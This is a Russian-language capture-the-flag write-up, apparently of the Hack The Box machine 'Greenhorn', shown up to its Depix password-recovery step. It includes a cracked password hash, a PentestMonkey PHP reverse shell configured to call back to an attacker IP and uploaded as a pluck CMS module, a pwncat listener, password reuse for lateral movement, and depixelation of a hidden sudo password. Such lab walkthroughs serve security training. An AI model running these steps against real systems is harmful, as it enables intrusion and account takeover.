


```
d5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163:iloveyou1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1700 (SHA2-512)
Hash.Target......: d5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe...790163
```

Результат подбора пароля

ТОЧКА ОПОРЫ

Получив доступ к панели администратора, пробуем загрузить веб-шелл. Для этого в главном меню переходим к странице управления модулями: options → manage modules.



start

Welcome to the administration center of pluck.
Here you can manage your website. Choose a link in the menu

more...

take a look at your website
take a look at the result

credits
all the people who helped develop pluck


Check writable options
Check writable options

need help?
we'd love to help you

pluck 4.7.18 © 2005-2024. pluck is available under the terms of the GNU General Public License.

Страница администратора

На странице управления модулями выбираем пункт Install a module и получаем форму загрузки файла.




manage modules

Manage your modules here. Remove unused modules, or start your search for new modules to enrich your website with new functionality. You can also add modules to your website, by choosing Add modules to website.

Страница управления модулями

Теперь подготовим архив с веб-шеллом. Будем загружать реверс-шелл PentestMonkey PHP. Поскольку в качестве листенера мы будем использовать pwncat-cs, реверс-шелл нужно немного подправить. В переменной `$shell` убираем всё, кроме командной оболочки `/bin/sh`.



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.11';  // CHANGE THIS
$port = 4321;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = '/bin/sh';
$daemon = 0;
$debug = 0;
```


Исходный код реверс-шелла

Запускаем листенер:

```
pwncat-cs -lp 4321
```

Упаковываем PHP-файл и загружаем архив в форме установки нового модуля.

```
mv php-reverse-shell.php sh.php
zip sh.zip sh.php
```



install modules


Here you can install new modules. Please make sure you have downloaded a module first.

<<< back

pluck 4.7.18 © 2005-2024. pluck is available under the terms of the GNU General Public License.

Страница установки нового модуля

Сразу после установки нашего модуля в терминале листенера появляется сессия пользователя веб-сервера `www-data`.



```
(local) pwncat$ back
(remote) www-data@greenhorn:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(remote) www-data@greenhorn:/$
```

Сессия www-data

ПРОДВИЖЕНИЕ


Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на удаленный хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе будет много информации, смотрим только самое важное.


На сервере есть три пользователя с консолью.



```
Users with console
git:x:114:120:Git Version Control,,,:/home/git:/bin/bash
junior:x:1000:1000::/home/junior:/bin/bash
root:x:0:0:root:/root:/bin/bash
```

Пользователи с консолью

По списку файлов рута в пользовательских каталогах понимаем, что нам нужен пользователь junior.




```
Searching root files in home dirs (limit 30)
/home/
/home/junior/Using OpenVAS.pdf
/home/junior/user.txt
/root/
/var/www
/var/www/html
```

Файлы рута в пользовательских каталогах

Потратив еще некоторое время на поиск пути повышения привилегий, я вспомнил, что у нас есть один пароль. Попробовал применить его для нового пользователя и получил сессию и первый флаг.

```
su junior
```



```
(remote) www-data@greenhorn:/tmp$ su junior
Password:
junior@greenhorn:/tmp$ id
uid=1000(junior) gid=1000(junior) groups=1000(junior)
junior@greenhorn:/tmp$ cat ~/user.txt
d02e814ae96a87166c91a53cef348a69
junior@greenhorn:/tmp$
```

Флаг пользователя


ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

В домашнем каталоге пользователя есть документ `Using OpenVAS.pdf`, который нам нужно загрузить на свою машину для просмотра. Запустим на удаленном хосте веб-сервер:

```
python3 -m http.server 5432
```

А теперь скачаем документ:


```
wget http://greenhorn.htb:5432/Using%20OpenVAS.pdf
```



```
junior@greenhorn:~$ ls
 user.txt  'Using OpenVAS.pdf'
junior@greenhorn:~$ python3 -m http.server 5432
Serving HTTP on 0.0.0.0 port 5432 (http://0.0.0.0:5432/) ...
10.10.16.11 - - [13/Sep/2024 06:35:06] "GET /Using%20OpenVAS.pdf HTTP/1.1" 200 -
```

Логи веб-сервера

В документе сказано, что запустить OpenVAS можно только от имени привилегированного пользователя, а также дана команда sudo и пароль. Однако пароль скрыт пикселизацией.



Hello junior,

We have recently installed OpenVAS on our server to actively monitor and identify potential security vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute OpenVAS using the following command:

`sudo /usr/sbin/openvas`

Enter password:

As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.

Feel free to reach out if you have any questions or need further assistance.

Have a great week,

Mr. Green

Содержимое скачанного PDF-документа


Это не самый надежный способ скрыть информацию, так как подобный текст можно депикселизировать с помощью утилиты Depix. Сперва я сделал скриншот со скрытым паролем и попробовал его декодировать.

```
python3 depix.py -p ../pix.png -s images/searchimages/debruinseq_
notepad_Windows10_closeAndSpaced.png -o ../depix.png
```

Это ни к чему не привело, поэтому попробуем более сложный вариант — извлечь картинку из PDF, а затем передать ее в Depix.

```
pdfimages './Using OpenVAS.pdf' red
```

```
python3 depix.py -p ../red-000.ppm -s images/searchimages/debruinseq_
notepad_Windows10_closeAndSpaced.png -o ../depix.png
```

